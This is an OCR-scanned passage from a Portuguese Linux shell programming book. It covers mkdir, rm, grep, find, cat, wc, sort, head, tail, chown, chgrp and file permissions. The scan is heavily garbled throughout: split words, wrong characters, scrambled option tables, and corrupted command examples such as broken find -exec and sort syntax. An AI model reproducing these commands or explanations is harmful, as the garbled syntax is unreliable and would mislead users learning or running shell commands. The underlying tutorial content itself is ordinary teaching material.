6, ao passo que s i nteti coc passou para 165745) e as permissões também (as permissões serão dadas pelo sin t eticof) . O mais interessante é que o tamanho do sintet icoc é l O; isso é causado pelo fato de seu conteúdo ser somente o caminho/nome do arquivo ao qual está ligado (neste caso sintet icof tem 1Oletras e por estar no mesmo diretório não é necessário o caminho). Material com direitos autorais
  • 35.
    22 Programação ShellLinux mkdir - Cria um diretório Sintaxe: mkdir <nome- do- d i.retório> Deve-se observar que esse comando usa todas as simplificações do comando cd . Exemplo: $ mkdir curs o Criará um diretório curso abaixo do diretório corrente. $ mkdi r . . /cur so Criará um diretório curso "pendurado" no diretório acima do corrente, isto é, criará um diretório "ao lado" do corrente. $ mkdir -j neves/curso Criará um diretório curso sob o diretório home do usuário jneves . rmdir - Remove diretório Sintaxe. rmdir <nome - do- dire torio> Remove um diretório somente se ele estiver sem conteúdo. Esse co- mando, assim como o anterior, também utiliza as convenções de endere- çamento relativo como vimos no comando cd . Exemplo: $ r mdir - / dirtst Esse comando removerá o diretório ctirtst do meu horne (por causa do til) se ele estiver sem conteúdo. Material com direitos autorais
  • 36.
    Manipulando arquivos ediretórios 23 rm - Deleta arquivos e diretórios Sintaxe: rm [opções] <arqui vo> Opções Significados - f Ignora arquivos inexistentes e não pede confirmação antes de remover -I Sempre pede confirmação antes de remover - r Remove o(s) diretório(s) especificado(s) e seu(s) conteú- do(s), recursivamente Esse comando apaga arquivos ou diretórios. Exemplos: $ rm arql a r q2 a r q3 Neste exemplo, removi os arquivos arql , arq2 e arq3 . Um método mais "cabeça!" (argh!) e menos braçal para fazer o mesmo efeito seria: $ rm arq [l - 3 ] Outro exemplo: $ rm phpdi r rm : remove directory 'phpdir ' ? y rm: cannot remove di rectory ' phpdir ' : Is a directory $ rm - rf phpdír No exemplo seguinte, tentei remover um diretório com o comando rm. Parecia que tudo iria correr normalmente, mas na reta final ele se "arrepen- deu" e deu a mensagem de erro. Claro! Para remover diretório temos que usar rmdir, certo? Nem sempre! O rmdir só serve para remover diretórios vazios, isto é, sem arquivos ou subdiretórios no seu interior. Para remover diretórios com dados, usamos o comando r m com a opção -r, o que foi feito em seguida, com sucesso (a opção -f foi usada conjuntamente para eu não ter que confirmar um a um a remoção de um monte de arquivos). Matenal çorn d1re1tos at•tora1s
  • 37.
    24 Programação ShellLinux file - Indicando tipo de arquivo Sintaxe: file <arquivo> Esse comando retornao tipo do arquivo a rquivo conforme determina- dos padrões do sistema operacional. Exemplos: $ fi l e numtodc.sh numtodc.sh : Bourne- Again s bell scr1p<:: text executable $ fi l e d i r d i .t : directory $file faz.c fa z . c : C Progr am source $ f ile f az faz : ELF 32-bit LSB execut abl e 803 86 Ver sion 1 $ f ile banco banco : ASCII t exc grep - Pesquisa arquivos por conteúdo Sintaxe: grep [- opções] [expressão] [ arqui vo1 ] [arqu ivo . ] Quando queremos encontrar arquivos baseando-se em seu conteúdo, utilizamos o comando g r ep . Este comando identifica arquivos que conte- nham linhas com uma expressão especificada. Parâmetros: a rquivo " expr essão Arquivos onde procurar pelo padrão especificado. Se este argumento não é fornecido, grep lê da entrada padrão; Texto a procurar dentro de a r q uivo, onde expr essao pode ainda ser qualquer expressão regular. Material com direitos autorais
  • 38.
    _j Opções -c -i - 1 -v -n Exemplos: Manipulandoarquivos e diretórios 25 Significados Somente a quantidade de linhas que casarem com uma expressão regular; Não diferencia maiúsculas e minúsculas na procura; Não mostra a linha encontrada, somente o nome arquivo; Inverte a procura, mostrando somente as linhas que não casaram com a expressão especificada. Esta opção parece meio maluca, mas não é: é muito útil para excluir de um dado Precede cada linha com seu número relativo dentro de arquivo. $ grep lixo dica . s h ~hi le read l i xo quinter essa $ grep jul io /etc/p asswd $ grep - i jul io / etc/ passwd jneves : x: 54002 :1032 :Jul io C. Neves,DISB .O, {821) 7070 :/home/jneves : /bin/bash No primeiro g rep julio nada foi localizado, no segundo (com a opção - i ) foi encontrado um registro com :!ulio . O comando g r ep é bastante complexo (no duro não é um comando, mas sim uma família de comandos) e será estudado de forma mais aprofundada na parte de programação. find - Procurando arquivo por características Sintaxe: find [c a minho ... ] expr essão [a ção] O comando finct procura arquivos pelo nome ou outras características. Parâmetros c aminho Caminhos de diretório a partir do qual irá procurar pelos . arqu1 vos; Matenal çorn d1re1tos at•tora1s
  • 39.
    26 Programação ShellLinux expressão ação Define quais critérios de pesquisa. Pode ser uma combina- ção entre vários tipos de procura; Define que ação executar com os arquivos que atender aos critérios de pesquisa definidos por expressão . Os principais critérios de pesquisa definidos por expr essão são: - name nome -user usuário -group grupo -type c .J Valores de c b c d p f 1 s - size ±n ( bckw) Procura arquivos que tenham o nome especificado. Aqui podem ser usados metacaracteres ou caracteres curin- gas, porém estes caracteres deverão estar entre as- pas, apóstrofos ou imediatamente precedidos por uma contrabarra (por enquanto fico devendo esta explica- ção porque isso será exaustivamente ensinado quando começarmos a programar); Procura arquivos que tenham usuári o como dono; Procura arquivos que tenham grupo como grupo dono; Procura por arquivos que tenham o tipo c, correspon- dente à letra do tipo do arquivo. Os tipos aceitos estão na tabela a seguir: Tipo de arquivo procurado Arquivo especial acessado a bloco Arquivo especial acessado a caractere Diretório Named pipe (FIFO) Arquivo normal Link simbólico Socket Procura por arquivos que usam mais (+n) de n unidades de espaço ou a menos (-n) de n unidades de espaço. Matenal çorn d1re1tos at,tora1s
  • 40.
    Manipulando arquivos ediretórios 27 _j Unidade Valor b Bloco de 512 bytes (valor defau/Q c Caracteres k Kilobytes (1 024 bytes) w Palavras (2 bytes) - a time ±d Procura por arquivos que foram acessados há mais (+d) de d dias ou a menos (-d) de d dias; - ctime ±d Procura por arquivos cujo status mudou há mais (+ct) de ct dias ou a menos (- d) de d dias; - mtime ±d Procura por arquivos cujos dados foram modificados há mais (+d) de d dias ou a menos (-d) de d dias. Para usar mais de um critério de pesquisa, faça: expressão, expr essão, ou expressão, -a expressão~ para atender aos cri- térios especificados por expressão, ~ exp ressão~; expressão1 - o expressão2 para atender aos critérios especificados por expressão1 OU expressão, . As principais ações definidas para ação são - p rint - exec cmd I} ; Essa opção faz com que os arquivos encontrados sejam exibidos na tela. Essa é a opção default no Linux. Nos outros sabores Unix que conheço, se ne- nhuma ação for especificada, ocorrerá um erro; Executa o comando cmd . O escopo de comando é considerado encerrado quando um ponto e vírgu- la (;) é encontrado. A cadeia 11 é substituída pelo nome de cada arquivo que satisfaz ao critério de pesquisa e a linha assim formada é executada. As- sim como foi dito para a opção - name, o ponto e vírgula (;)deve ser precedido por uma contrabarra, ou deve estar entre aspas ou apóstrofos; Matenal çorn d1re1tos at•tora1s
  • 41.
    28 Programação ShellLinux - ok cmd ( l ; - pxintf f ormat o Exemplos: O mesmo que o anterior, porém pergunta se pode executar a instrução cmd sobre cada arquivo que atende ao critério de pesquisa; Permite que se escolha os campos que serão lista- dos e formata a saída de acordo com o especificado em f orma to . Para listar na tela (- print) todos os arquivos, a partir do diretório corren- te, terminados por .sh , faça: $ ftnd . - name *.sh . /undel e t e . sh . /ntod .s h . / dtón . s h . /gra ph . sh . / tst.s h /cotaf s . sh . /tsts h/data . s h . / t s t sh/ velha . sh . /tstsh/charascii . s h Ação nãoespecificada-print é defavn } estes quatro primeiros arquivos foram encontrados no diretório corrente. lEstes quatro foram encontrados no diretório tstsh, sob odiretório corrente Preciso abrir espaço em um determinado file system com muita urgên- cia, então vou remover arquivos com mais de um megabyte, cujo último acesso foi há mais de 60 dias. Para isso, vou para este file system e faço: $ find . -type f - size +l OOOOOOc - atime +60 - e xec rrn {) ; Repare que no exemplo acima usei três critérios de pesquisa, a saber: - type f : Todos os arquivos regulares (normais) - s i ze +lOOOOOOc : Tamanho maior do que 1000000 de caracteres (+looooooc) - atime +60 : Último acesso há mais de 60 (+60) dias. Repare ainda que entre esses três critérios foi usado o conectar g, isto é, arquivos regulares g maiores que 1MByte ~ sem acesso há mais de 60 dias. Para listar todos os arquivos do disco terminados por .s h ou .txt, faria: $ f ind I - name *.sh - o -name *. txt - pri nt Material com direitos autorais
  • 42.
    Manipulando arquivos ediretórios 29 Neste exemplo, devemos realçar, além das contrabarras ( ) antes dos asteriscos 1*) , o uso do - o para uma ou outra extensão e que o diretório inicial era o raiz 11l : assim sendo, esta pesquisa deu-se no disco inteiro (o que frequentemente é bastante demorado). Com o prin tf é possível formatar a saída do comando find e especi- ficar os dados desejados. A formatação do p rint f é muito semelhante à do mesmo comando na linguagem C e interpreta caracteres de formata- ção precedidos por um símbolo de percentual ( %l . Vejamos seus efeitos sobre a formatação: Caract~e~ re ~~~~~~------------------------------­ %f %F == I== %g Indica a qual tipo de file system o arquivo pertence Grupo ao qual o arquivo pertence %G %h %i %m %p %s %u %U Grupo ao qual o arquivo pertence (GID- Numérico) Caminho completo do arquivo (tudo menos o nome) Número do inode do arquivo (em decimal) Permissão do arquivo (em octal) Nome do arquivo Tamanho do arquivo Nome de usuário (username) do dono do arquivo Número do usuário (UID) do dono do arquivo Também é possível formatar datas e horas obedecendo às tabelas a segu1r: / Caractere %a %c %t Significado Data do último acesso Data de Data de alteração Matenal çorn d1re1tos at,tora1s
  • 43.
    30 Programação ShellLinux Os três caracteres anteriores produzem uma data semelhante à do co- mando date . Veja um exemplo: $ find . - mune ".b*" - printf ' %t %pn' Mon Nov 29 11 : 18 : 51 2004 . / . bash_logout Tue Nov 1 09 : 44 : 16 2005 . I . bash__profile Tue Nov 1 09 : 45 : 28 2005 . / . bashrc Fri Dec 23 20 : 32:31 2005 . / . bash_his t ory Nesse exemplo, o % p foi o responsável por colocar os nomes dos arqui- vos. Caso fosse omitido, somente as datas seriam listadas. Observe ainda que ao final foi colocado um n . Sem ele não haveria salto de linha e a listagem anterior seria uma grande tripa. Essas datas também podem ser formatadas, para isso basta passar as letras da tabela anterior para maiúsculas ( % A, % c e % Tl e usar um dos formatadores das duas tabelas a seguir: Significado H Hora (00..23) l== I Hora (01 ..12) k Hora (0..23) 1 Hora 1..1 M Minuto (00..59) p AMor PM r Horário de 12 horas (hh:mm:ss) seguido de AMou PM s Segundos (00 ... 61) T Horário de 24-horas (hh:mm:ss) z Fuso horário (na Cidade Maravilhosa BRST) Matenal com direitos aL•Iora1s
  • 44.
    Manipulando arquivos ediretórios 31 a Dia da semana abreviado A Dia da semana por extenso (Domingo...Sábado} b Nome do mês abreviado B Dia do mês por extenso (Janeiro...Dezembro) c Data e hora Dec 23 15:21:41 d Dia do mês (01..31) o Data no formato mm/dd/aa h Idêntico a b j Dia doano m Mês (01...12} u w w X y y Semana sequencial do ano. Domingo como 1Qdia da semana Dia sequencial da semana (0..6) Semana sequencial do ano. Segunda-feira como 1Q dia da semana Representação da data no formato do país (definido por $LC_ALL) Ano com 2 Ano com 4 Para melhorar a situação, vejamos uns exemplos; porém, vejamos pri- meiro quais são os arquivos do diretório corrente que começam por .b : $ ls - la .b* -rv------- 1 d27 6707 ssup 21419 Dec 26 17 : 35 . bash_history -r.f-r--r-- 1 d276707 ssup 24 Nov 29 2004 . bash_logout - . nv-r--r-- 1 d27 6707 ssup 194 Nov 1 09 : 44 . bash_profile -r>J-r--r-- 1 d276707 ssup 142 Nov 1 09 : 45 . bashrc Para listar esses arquivos em ordem de tamanho, podemos fazer: $ find . -name ".b*" - print f ' % st%pn ' I sort - n 24 . / . bash_ logout 142 194 21419 ./. bashrc . I .bash_ p.rofile . / . bash_ history No exemplo que acabamos de ver, o t foi substituído por um <TAB> na saída de forma a tornar a listagem mais legível. Para listar os mesmos arquivos classificados por data e hora da última alteração: Matenal çorn d1re1tos at•tora1s
  • 45.
    32 Programação ShellLinux $ find . - name " .b•" - printf ' %T:t- % 'l'm-% Td % TH :% TM: %TS % p n' I sort 2004 - 1 1- 29 11: 18 : 5 1 . / . bash_1ogout 2005- 11- 0109 : 44 :1 6 . / . b a s h_p.rofile 2005- 11- 0 1 09 : 45 : 28 . / .bashrc 2005- 12 - 26 17 : 35 : 13 . / .ba s h_history basename- Devolve o nome de um arquivo Sintaxe: basename caminho Esse comando devolve o nome de um arquivo dado um caminho (abso- luto ou relativo). Exemplo: $ basename / etc/passwd passvd dirname - Devolve o nome do diretório Sintaxe: di.rname caminho Esse comando devolve o nome do diretório dado ao caminho. Exemplos: $ dirname / etc/passw d /etc $ cd $ dirnarne t e l efones Devolveu ocaminho absolllfo Fuipara o meu díretó1io home Devolveu ocaminho relativo Como vimos nesses exemplos, este comando é crocodilo, às vezes de- volve o caminho absoluto e outras o caminho relativo, dependendo do que é melhor para ele. Na parte referente à programação neste livro, veremos que trabalhando com esse comando e com o p1 -1d em conjunto, iremos con- tornar esse inconveniente. Material com direitos autorais
  • 46.
    !Capítulo 3 :Mais Manipulação . . . • • . jIsso mais parece uma Pharmácia, de tanta manipulação... • Mas é preferível deixar esses comandos em um capítulo independente, porque os que veremos agora se distin- guem um pouco dos outros, pois esses leem da entra- da padrão (stdin = teclado) e escrevem na saída padrão (stdout = monitor de vídeo). O seu propósito geralmente é o de modificar a saída de outros, por isso, geralmente são utilizados em combinação com mais comandos, seja através de redirecionamentos, seja através de pipes (que aprenderemos na parte referente à programação). Esses comandos (também chamados de filtros) são: Comandos de filtragem cat Exibe conteúdo de arquivos == wc sort head tail Conta caracteres, palavras e/ou linhas de arquivos Ordena o conteúdo de arquivos Exibe o início dos arquivos Exibe o final dos arquivos Nessa tabela, onde está escrito arquivo, deve-se en- tender entrada principal (stdin) ou arquivo, e a saída, caso não seja redirecionada, será sempre a tela. 33 Matenal çorn d1re1tos at,tora1s
  • 47.
    34 Programação ShellLinux cat- Exibe o conteúdo de um arquivo Sintaxe: cat [- opções] [nome_axquivo . . . ) Onde: nome arquivo nome de arquivo cujo conteúdo vai ser exibido (ou redire- cionado). Se vários nome_arqui vo forem especificados, eles serão lidos um a um e apresentados na saída pa- drão (stdout). Se nenhum argumento for dado, ou se o argumento "- " for utilizado, o comando c at lê caracte- res da entrada padrão (stdin). Quando a entrada padrão é o teclado (que é o default), o texto precisa ser termina- do com um CTRL+D (que gera um caractere EOF). Significados -v Mostra os caracteres sem representação na tela - e Mostra os LINE_FEEO (ENTER) -t Mostra as <TAB> -n Exemplos: $ cat telefones Cüo Grippi Cl audia f.1arcia Enio Cardoso Juliana Duarte Luiz Car l os Ney Garr afas Ney Gexhaxdt Paul a Duarte (021) 555- 1234 (021) 555-2112 (023)232-3423 (024) 622 - 2876 (021) 767- 2124 (021) 988- 3398 (024) 543- 4321 (011) 4 49- 0219 $ cat > t e xtol . txt Ist o é um tes t e do cat . "D $ cat t extol. txt Lêdo teclado egrava em texto.txt ctrl+dpara encerrardigitação Moslraoconteúdodetexfo.txt Matenal çorn d1re1tos at•tora1s
  • 48.
    Isto é umt este do ca t . $ cat > texto2. txt Hai.s um teste do cat $ cat t e xto2 . txt Hais um teste do cat $ cat t extol . t xt t exto2.txt > texto3.txt $ cat t e x t o3 . t x t Isto é um teste do cat Hais um t est e do cat Mais Manipulação 35 ctrt+d Um uso muito interessante deste comando é mostrar caracteres que normalmente não apareceriam no terminal de vídeo. Para tal devemos usá- lo em conjunto com as opções - vet . Veja só: $ cat -ve t t elefones Ciro Gr i pp i ~ I (02 1 ) 555 - 1 2 3 4 $ Cl audi a 11a rc ia~I ( 02 1 )5 5 5- 2112$ Enio Cardoso'I(023)232 - 3423$ Juliana Dua r te~I(02 4 )622-2876$ Luiz Carlos ' I (021) 767- 2124$ Ney Garrafas 'I(02 1 )988-3398$ Ney Gerhardt ' I (024 ) 543- 4321$ Paul a Duar te'I(O l l ) 4 49 -0219$ Repare que entre o nome e os parênteses do DDD, apareceu o símbolo AI e no final de cada registro apareceu um cifrão <SJ . O primeiro significa <TA!.» (experimente fazer um <CTRL>+r na sua linha de comandos e verá que o resultado será um <TAB>) e o segundo um LINE-FEED <<ENTER>J . Esta construção é particularmente útil quando queremos ver se um ar- quivo oriundo do Windows (com perdão da má palavra) contém os indefec- tíveis <CTRL>+M (que significa cARRI .li.GE-RETURN, e é representado por um A M) ao final de cada registro. Veja outro exemplo: $ c at - n t ext o4 .txt 1 I s t .o é um teste do c a t Mai s um teste do c a t e do cat Material com direitos autorais
  • 49.
    36 Programação ShellLinux Ué, o que foi que houve? Eu usei a opção - n para numerar as linhas, a 13 tudo bem, mas a 23 deu zebra! Que foi que houve? $ cat texto4 . txt Isto e um t.es te do cat Na is um ;:este do cat Aparentemente tudo normal, né? Então veja só: $ cat -vet texto4 .txt I sto e um tes t e do cat $ Nais um t es t e do cat At1Nais um teste do cat Repare que a última linha apresentou-se dobrada, com um AM no meio. Como isso representa um CARRIAGE- RETURN, o texto era escrito duas ve- zes, uma em cima da outra, já que a função deste caractere de controle é voltar a escrita ao início da linha sem saltar para a linha seguinte, e tudo parecia normal. Então vamos voltar ao arquivo correto (texto3 . t xtl e mostrar o uso da opção - n, mas atenção' Esta opção só é válida no Linux. $ cat - n texto3.txt 1 Is t o e um teste do cat 2 M ais um test e do cat wc - Conta caracteres, palavras e/ou linhas Sintaxe: wc [- l wc ] [a rquivo .. . J Conta caracteres, palavras e/ou linhas dos dados da entrada padrão e apresenta o resultado na saída padrão. Parâmetros: a rquivo : arquivo de entrada cujas palavras, linhas ou caracteres se- rão contados e exibidos na saída padrão. Se este parâme- tro for omitido, wc lê da entrada padrão; Material com direitos autorais
  • 50.
    Mais Manipulação 37 Asopções são: ·~ Opções~~~~~--------------------~ -1 conta as linhas; - w conta as palavras; Exemplos: $ wc - 1 texto.txt 26 texto .txt $ wc texto . txt 2346 282 26 Neste último exemplo, como não foi especificado nenhum parâmentro, o t-1c listou a quantidade de caracteres, palavras e linhas respectivamente. Na lista Sheii-Script do Yahoo, um cara perguntou: Gente, estou fazendo um script e me deparei com um problema as- Sim: $ num terminal=l23456789 $ echo $num_ terminal I wc -c 10 Mas como assim, se a cadeia só tem 9 caracteres e ele sempre conta um a mais. Por que isso acontece? E outro colega da lista respondeu: Isso aconteceu, porque o wc contou o n que o echo adiciona ao final da cadeia. Para o cálculo certo use a opção - n do comando e cho, que não insere o n. Nisso, um outro entrou na discussão e disse: Ainda sobre o tema, veja um exemplo onde isso falha $ TESTE=ç $ echo $TESTE I wc - c 3 $ echo -n $TESTE WC -c 2 $ echo -n $TESTE WC -m 1 Matenal çorn d1re1tos at,tora1s
  • 51.
    38 Programação ShellLinux Como foi visto, o - m conta o número de caracteres, já o - c conta o número de bytes. Claro que temos que remover o n também, como os outros colegas haviam falado. Mais ainda: na verdade caracteres em UTF-8 podem usar de 1 a 4 bytes. Um para os primeiros 127 (ASC11), 2 para latim (acentuados), 3 para carac- teres em outros idiomas (como japonês, chinês, hebraico, etc.) e 4 bytes para caracteres que ainda não foram definidos, mas que futuramente serão colocados na tabela Unicode. Engraçado é que a forma $ WC - C <<< 123456789 10 $ WC - m <<< 123456789 10 Retorna com a quebra de linha também (talvez pelo sinal de fim de ins- trução), mas se você fizer: $ wc - c <<< 123456789; echo 10 Ele retorna com a quebra mesmo assim... É no mínimo engraçado por- que, usando o here string («<> , não vejo como chegar ao resultado correto... E, para terminar esta discussão, apareceu outro colega que disse: Uma curiosidade: o Hc tem a opção - L que imprime o comprimento da linha mais longa de um texto. Se este texto tiver somente uma linha. o resultado coincidirá com o tamanho desta. Veja: $ echo 123456789 I wc - L 9 $ wc -L <<< 123456789 9 sort - Classifica dados Sintaxe: sort [ +n1 .m1 [- n , . m, l ] [ - mnr] [ - t sep] [ arq .. . ] Material com direitos autorais
  • 52.
    Mais Manipulação 39 Ordenaos dados de entrada, escrevendo-os na saída. Parâmetros: arq -c sep - m - n - r Exemplos: arquivo de entrada a ordenar, que será exibido na saída pa- drão. Se arq for omitido, os dados a classificar serão recebi- dos da entrada padrão; considera para ordenação a partir do campo n, , posição m, , sendo a 1a posição zero; considera para ordenação até o campo n~, posição m1 , sendo a 1a posição zero; utiliza sep como caractere para as posições especificadas em +nl e - n1; intercala dois arquivos já ordenados, escrevendo a intercala- ção na saída padrão; classificação numérica; inverte a ordem da classificação, de ascendente para descen- dente. Se o separador não for especificado, o default será branco e <TAB>, porém para efeito de contagem, farão parte do cam- po, assim a posição Oserá o próprio delimitador. $ sort +0.1 telefones Paul a Duar te Ney Garrafas Ney Gerhardt Ci ro Gri ppi Claudi a Narci a enio Cardoso Luiz Carlos Jul inna Duar te (O ll ) 4 49-0219 (021 )988-3398 (024 ) 543 - 4 32 1 (02 1 ) 555-1234 (02 1 ) 555- 2112 ( 023) 232 - 3 4 23 ( 021 ) 767- 2 124 ( 024 ) 622 - 2876 No exemplo anterior, o arquivo foi classificado pelo 2 2 caractere ( +O. 1 ) do primeiro campo (+O. 1) . $ sort +1 .1 t el ef ones Enio Car doso (023) 232-3423 Luiz Carlos ( 02 1 ) 7 67 - 2 12 4 Material com direitos autorais
  • 53.
    40 Programação ShellLinux Paul a Duar t e (011 ) 449-0219 Jul i ana Duarte (02 4)622- 2376 Ney Garrafas (021 )988 - 3398 Ney Gerhardt (024 )543-4321 Ciro Grippi (02 1)555-1234 Cl audi a Marc i a (021)555 - 21 12 Eu quis fazer o mesmo que fiz no exemplo anterior para o 2!! campo, mas não deu certo. O que foi que houve? Como eu disse na dica, o separador (no caso o espaço em branco entre os dois nomes) conta. Então vamos fazer da forma correta: $ sort +1.2 tel e fones Cl audia Marcia Enio C<trdos o Luiz Carlos Ney Garrafas Ney Gerhardt Ci ro Grippi Paula Duarte Juli ana Duar t e (021) 555-2112 (023 ) 232- 3423 (021 ) 767- 2124 (021 )988 - 3398 (024 ) 543- 4321 (021 )555-1234 (0 11 ) 449- 0219 (024) 622 - 2876 Agora sim! Agora está classificado pela 2ª letra do 2Q nome. Repare que em todos os exemplos eu não usei o - n, .m =. É, fiz de propó- sito para mostrar que desta forma a chave de classificação será de - n, .m1 até o final. Da mesma forma, se - n 1 for declarado e . m, for omitido, ou - n2 for declarado e .m ., for omitido, o valor assumido será zero, isto é, o início do campo. Veja só mais esses exemplos: $ sort numeros 1 11 23 5 $ sort - n numeros 1 5 11 23 Material com direitos autorais
  • 54.
    Mais Manipulação 41 Repareque o primeiro sort resultou em uma ordem correta (primeiro tudo que começa por um, seguido do que começa por dois e finalmente o que principia por cinco), mas numericamente o resultado era uma grande besteira. Usando a opção - n, obtivemos o que queríamos. head - Mostra início dos dados Sintaxe: h e ad l - número] (- c n ] [arquivo] Mostra na saída padrão uma quantidade de linhas de texto do início dos dados que recebe como entrada. Parâmetros: a rquivo - nume r o - c , --bytes=tamanho arquivo de entrada do qual será exibida uma determinada quantidade de linhas de texto de seu início. Se arquivo for omitido, head lê da entrada padrão; mostra as nume ro primeiras linhas de arquivo. Se o parâmetro numero não for especificado, head mostra as 1Oprimeiras linhas de arquivo; mostra os primeiros tamanho caracteres (bytes). O parâmetro t amanho pode vir sucedido de um multiplicador: b (512 bytes), k ( 1Kilobyte), m (1 Megabyte); - n, - 1, -- lines =numero mostra as numer:o primeiras linhas. Idêntica à opção -numero . tail - Mostra final dos dados Sintaxe: tai l 1+1- número] 1- cn. f l (arquivo] Mostra na saída padrão uma quantidade de linhas de texto do final dos dados que recebe como entrada. Material com direitos autorais
  • 55.
    42 Programação ShellLinux Parâmetros: arquivo + numer o - numero -c, --bytes=t amanho arquivo de entrada do qual será exibida uma de- terminada quantidade de linhas de texto de seu final. Se arquivo for omitido, tail lê da entrada padrão; mostra arquivo a partir da linha numero até o fim. Se o parâmetro numer o não for especificado, tai l mostra as 1Oúltimas linhas de arquivo; mostra as numero últimas linhas de arquivo. Se o parâmetro nume r o não for especificado, t a il mostra as 1Oúltimas linhas de arquivo; mostra os últimos t amanho caracteres (bytes). O parâmetro tamanho pode vir sucedido de um multiplicador: b (512 bytes), k (1 Kilobyte), m (1 Megabyte); - n, - 1, -- lines=numero mostra as numero últimas linhas. Idêntica à opção - nume r o . - f Exibe na tela as linhas do arquivo à medida que ele cresce. Exemplos: $ tail - n 5 /etc/ srnb . conf pa th = / xpto public = no wri table = yes valid ssup= d 327 7 õO psantos printabl e = no $ tail - cSO /etc/samba vali d s s up= d327760 psant os pr int able = no Material com direitos autorais
  • 56.
    !Capítulo 4 . . ~ Segurançade Acesso . . • . ! A segurança de acesso a arquivos e diretórios é provi- •da por meio de um esquema de posse de arquivos e de permissões de acesso a eles. Cada arquivo possui um usuário dono do arquivo, bem como um grupo dono. Os conceitos de usuário e grupo serão vistos mais à frente. As seções seguintes discutem os aspectos de proteção e acesso a arqu1vos. Uma vez que as posses de arquivos estão definidas, o próximo passo é proteger os arquivos de acessos não de- sejados. A proteção em um arquivo no Unix/Linux é mui- tas vezes referida como o modo do arquivo. Posse de Arquivos ..J Comandos para alterar a posse de arquivos Troca o dono do arquivo Troca o grupo do arquivo Um arquivo no Unix/Linux possui um usuário dono e um grupo dono do arquivo. Apesar de usualmente o usuário dono de um arquivo pertencer ao grupo dono do mesmo arquivo, isso não é obrigatório. Um arquivo pode ter um usuário dono que não tenha nenhuma ligação com seu grupo dono. 43 Matenal com direitos aL•Iora1s
  • 57.
    44 Programação ShellLinux Assim, as permissões de acesso para grupo em um arquivo não se aplicam ao grupo ao qual pertence o usuário dono do arquivo, e sim aos usuários que pertencem ao grupo dono do arquivo. A flexibilidade nesse esquema se dá devido ao fato de que um usuário pode per- tencer a vários grupos. Dessa forma, pode-se atribuir direitos para um usuário acessar determinado conjunto de arquivos apenas acrescentando-o ao grupo ' dono do conjunto de arquivos. E claro que as restrições de acesso dependerão das permissões para grupo definidas para cada arquivo em questão. Operações administrativas, como a adição de um usuário a um grupo, so- mente podem ser feitas pelo superusuário, ou por outros usuários que te- nham acesso ao arquivo de configuração de grupos. Operações de mudan- ça de dono de arquivo ou dono de grupo também só podem ser executadas pelo superusuário (comando c hm·m). Em algumas versões do Unix (System V), o usuário dono de um arquivo pode mudar seu usuário e grupo donos. chown - Trocando dono do arquivo Sintaxe: chown [ - f ) [ - R) dono arquivo Parâmetros: a rquivo dono - f - R Exemplos: arquivo a mudar de dono; nome do novo dono do arquivo. Este usuário deve pertencer ao mesmo grupo do atual dono; não reporta erros caso ocorram, como por exemplo o usuário não pertencer ao grupo; executa o comando recursivamente, aplicando-se a todos os subdiretórios. O arquivo dica .s h me pertence, veja só: $ ls -1 dica . sh - rHxr-- r -- 1 jneves ssup 260 Mar 12 2002 dica . s h Material com direitos autorais
  • 58.
    Segurança de Acesso45 então para mudar a sua propriedade para o usuário s ilvina , eu faço: $ chown silvina dica.sh ~ l s -1 dica.sh - nr,u--.r-- 1 s i l vi n a ssup 260 M ar 12 2002 d i ca . s h chgrp- Trocando o grupo do arquivo Sintaxe: chgrp [-f) [ -R) g r upo a~ quivo Um usuário pode, entretanto, mudar o grupo de um arquivo, desde que ele seja o usuário dono do arquivo e pertença ao novo grupo do arquivo. O comando que faz essa mudança é o chg tp . O comando chgrp tem formato idêntico ao c hown, mas somente o supe- rusuário pode executá-lo na maioria dos sistemas. Exemplo: ~ chgrp prod d i ca.sh ~ l s - l dica . s h - _ nvx r --r -- 1 silvina p rod 260 Mar 12 2002 d i ca . s h Tipos de Acesso a Arquivos O Unix/Linux suporta três tipos de acesso a arquivos e diretórios: leitura, escrita e execução, designados, respectivamente, pelas letras r (read), w (write), x (execute). O uso dos tipos de acesso é bastante simples. Se a intenção é deixar o arquivo somente disponível para leitura, o acesso r resolve a questão. O acesso w permite ao usuário apagar ou modificar o arquivo. Entretan- to, para modificar o arquivo, a permissão de leitura também deve estar habilitada, caso contrário o usuário não conseguirá ler o arquivo para que possa ser modificado. Se o arquivo for um programa executável ou um She/1 script, a permissão x deve estar ligada para que o usuário con- siga executá-lo. Se o arquivo for um Shelf script, a permissão de leitura deve também estar habilitada, pois o Shell precisa ler o arquivo para poder executar suas instruções. Para programas executáveis basta a permissão de execução. Material com direitos autorais
  • 59.
    46 Programação ShellLinux Para ver as permissões de um arquivo ou diretório, basta utilizar o co- mando 1s com a opção -1 (long listing), que mostra todos os detalhes dos arqu1 vos. Vale observar que para remover um arquivo em um determinado diretó- rio, basta que se tenha permissão de escrita w naquele diretório, mesmo que o referido arquivo não possua permissão de escrita. Se acontecer de um determinado arquivo não possuir permissão de es- crita mas seu diretório correspondente sim, o que o Unix faz é perguntar ao usuário se deseja remover o arquivo, mesmo que este não tenha permis- são de escrita. O exemplo a seguir supõe o arquivo protegido sem permissão de escri- ta, em seu diretório pai arquivos com permissão de escrita para o usuário j neves (euzinho). $ ls - 1 total 80 drt-r"rwxr-x 2 j neves ssup 4096 Sep 17 12 : 17 apostilas - r-t...rxr -- r -- 1 jneves ssup 260 Mar 12 2002 dica . sh - 1:vxr--r- - l j neves ssup 19246 Mar 12 2002 di cas . sh - rv-rw- r-- 1 Jneves ssup 66 Sep 26 16: 20 ex: ro - r-s- rw-r-- 1 jneves ssup 31 Sep 26 16 : 29 l egados - r <~Xr -- r- - 1 j neves ssup 2588 Mar 12 2002 smbst . sh Classes de Acesso a Arquivos O Unix define três classes .de acesso a arquivos cujos acessos podem ser especificados separadamente: J Acesso ,.,a,a dono (u): grupo (g): outros (o): Define ,.,... ,, o usuário dono do arquivo; o grupo a que pertence o arquivo; outros usuários que não sejam o dono nem per- tençam ao grupo dono do arquivo. Matenal çorn d1re1tos at•tora1s
  • 60.
